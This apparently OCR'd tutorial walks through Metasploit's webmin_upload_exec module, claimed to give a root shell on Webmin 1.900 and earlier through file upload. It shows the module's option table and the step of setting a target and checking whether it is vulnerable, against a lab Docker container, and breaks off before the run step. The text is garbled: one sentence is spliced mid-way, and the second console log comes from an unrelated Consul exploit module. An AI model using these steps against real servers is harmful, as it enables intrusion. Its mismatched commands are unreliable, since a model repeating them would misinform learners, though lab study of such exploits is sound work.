
Webmin Upload Download RCE Module

TARGET: Webmin <== 1.900 **TYPE: Remote** **FIREWALL : ON**

Webmin is a popular program used for system administration in Unix. It has a web based int-erface. It allows users to manage a system using the browser either locally or remotely. All th -e versions of Webmin prior to 1.900 (including this version) are vulnerable to a remote code execution vulnerability. This exploit works by using the Processes permission to determine th -e upload directory and then will upload the payload to the target system. This module will on -ly work if the target user has "proc" permissions otherwise it fails. If it is successful we will get a root shell. If the target user has Let us see how thi -s module works. if the permission is not set the module fails.


However, even without "proc" permissions the user can attempt to exploit by setting th -e 'GUESSUPLOAD' option to TRUE. Let us see how this module works. This module has be -en tested on a docker container.

Start Metasploit and load the webmin_upload_exec module as shown below. Type the command show options to have a look at all the options this module requires.




```
msf5 > use exploit/unix/webapp/webmin_upload_exec
msf5 exploit(unix/webapp/webmin_upload_exec) > show options

Module options (exploit/unix/webapp/webmin_upload_exec):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME                      no        Filename used for the uploaded data
   GUESSUPLOAD  false            yes       If no "proc" permissions exists use d
efault path.
   PASSWORD                      yes       Webmin Password
   Proxies                       no        A proxy chain of format type:host:por
t[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR iden
tifier
   RPORT        10000            yes       The target port (TCP)
   SSL          true             no        Negotiate SSL/TLS for outgoing connec
tions
   TARGETURI    /                yes       Base path for Webmin application
   USERNAME                      yes       Webmin Username
   VHOST                         no        HTTP server virtual host


Exploit target:
```

Set the rhosts and rport options and use check command to see if our target is vulnerable or not.




```
msf5 exploit(multi/misc/consul_service_exec) > set Rhosts 172.17.0.3
Rhosts => 172.17.0.3
msf5 exploit(multi/misc/consul_service_exec) > set rport 85500
[-] The following options failed to validate: Value '85500' is not valid for opt
ion 'RPORT'.
rport => 8500
msf5 exploit(multi/misc/consul_service_exec) > set rport 8500
rport => 8500
msf5 exploit(multi/misc/consul_service_exec) > check
[+] 172.17.0.3:8500 - The target is vulnerable.
msf5 exploit(multi/misc/consul_service_exec) > 
```

As we can see, the target is indeed vulnerable. Execute the module using the run command.



